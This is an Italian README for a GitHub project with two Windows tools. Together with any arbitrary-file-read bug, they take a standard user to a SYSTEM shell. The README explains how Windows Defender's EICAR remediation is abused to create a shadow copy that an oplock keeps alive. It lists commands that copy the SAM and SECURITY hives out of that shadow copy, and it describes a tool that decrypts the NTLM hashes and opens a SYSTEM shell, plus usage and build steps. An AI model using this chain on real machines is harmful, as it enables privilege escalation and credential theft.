 sailay1996/vss-fr2system
test

Due piccoli strumenti che trasformano un bug di lettura arbitraria di file su Windows in una shell SYSTEM.


vss_freeze/ — crea una Volume Shadow Copy come utente standard, poi la tiene aperta così hai tempo di leggere gli hive SAM/SECURITY/SYSTEM al suo internofr2system/ — prende gli hive copiati, decrittografa gli hash NTLM locali offline e apre una shell SYSTEMInsieme a qualsiasi primitiva di lettura arbitraria di file che giri come SYSTEM (o qualsiasi cosa che possa leggere da \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\...), questa è una catena completa utente standard → SYSTEM su una macchina Win10/Win11 predefinita.
Questo è stato estratto da BlueHammer — la ricerca sull'abuso di Windows Defender in cui abbiamo scoperto che far cadere un file EICAR in un percorso monitorato induce Defender a creare una Volume Shadow Copy come parte del suo flusso di remediation. Abbiamo tenuto un oplock batch su RstrtMgr.dll nel percorso di caricamento di Defender, così Defender rimane fermo all'inizio della remediation, il che a sua volta mantiene vivo il VSS per tutto il tempo necessario.
In origine c'era anche un freeze cldflt di Stage 2, ma cldflt rifiuta i provider di sincronizzazione non-OneDrive su Win11 24H2 (CfRegisterSyncRoot restituisce 0x80070057). Tenere semplicemente aperto l'oplock di Stage 1 si è rivelato sufficiente: Defender resta in pausa, il VSS resta vivo e non serve alcuna API Cloud Files.
[ vss_simple_freeze.exe ]   →   [ your arb-read PoC ]   →   [ fr2system.exe ]
   creates VSS as std user        reads SAM/SECURITY        cracks NTLM, pops SYSTEM
   holds it via oplock            out of the VSS path       shell
vss_simple_freeze.exe --hold 120 come utente normale. Stampa il percorso VSS, es. \Device\HarddiskVolumeShadowCopy7.\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\Windows\System32\Config\SAM\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\Windows\System32\Config\SECURITYC:\Windows\Temp\fileread\SAM e C:\Windows\Temp\fileread\SECURITY.fr2system.exe. Shell SYSTEM.Se vuoi solo verificare che la catena funzioni end-to-end sulla tua macchina, simula il passaggio di lettura arbitraria con una cmd da amministratore:
:: Window 1 - std user
vss_simple_freeze.exe --hold 300

:: Window 2 - admin cmd (simulating the arb-read primitive)
mkdir C:\Windows\Temp\fileread
copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\System32\Config\SAM"      C:\Windows\Temp\fileread\SAM
copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\System32\Config\SECURITY" C:\Windows\Temp\fileread\SECURITY

:: Window 3 - std user again
fr2system.exe
(Sostituisci 7 con il numero stampato da vss_simple_freeze.)
vss_simple_freeze.exe [options]

  --hold N            Auto-release after N seconds (default: wait for Enter)
  --auto              Non-interactive, hold up to 600s
  --publish FILE      Write VSS path to FILE (default: %TEMP%\vss_current.txt)
  --no-publish        Don't write VSS path anywhere
  --event NAME        Release when named event Local\NAME is signaled
  --quiet             Suppress per-second liveness output
  --help              Show help

Examples:
  vss_simple_freeze.exe                              # interactive, Enter to release
  vss_simple_freeze.exe --hold 120                   # auto-release after 2 min
  vss_simple_freeze.exe --event lpe_done --hold 300  # release on signal or 5 min
fr2system.exe [options]

  (none)                Default - read SAM/SECURITY from C:\Windows\Temp\fileread, escalate to SYSTEM
  --dump                Dump NTLM hashes only, don't escalate
  --scan                Scan for alternative credential sources
  --path DIR            Use a different input directory
  --help                Show help

Examples:
  fr2system.exe
  fr2system.exe --dump
  fr2system.exe --path C:\lab\hives
fr2system.exe si aspetta almeno SAM nella directory di input. SECURITY è opzionale (usato per i segreti LSA / chiavi DPAPI).
Entrambi i progetti usano MSVC (CRT statico, x64).
cd vss_freeze
build_vss_simple_freeze.bat

cd fr2system
msbuild fr2system.sln /p:Configuration=Release /p:Platform=x64
Creazione VSS:

fr2system → shell SYSTEM: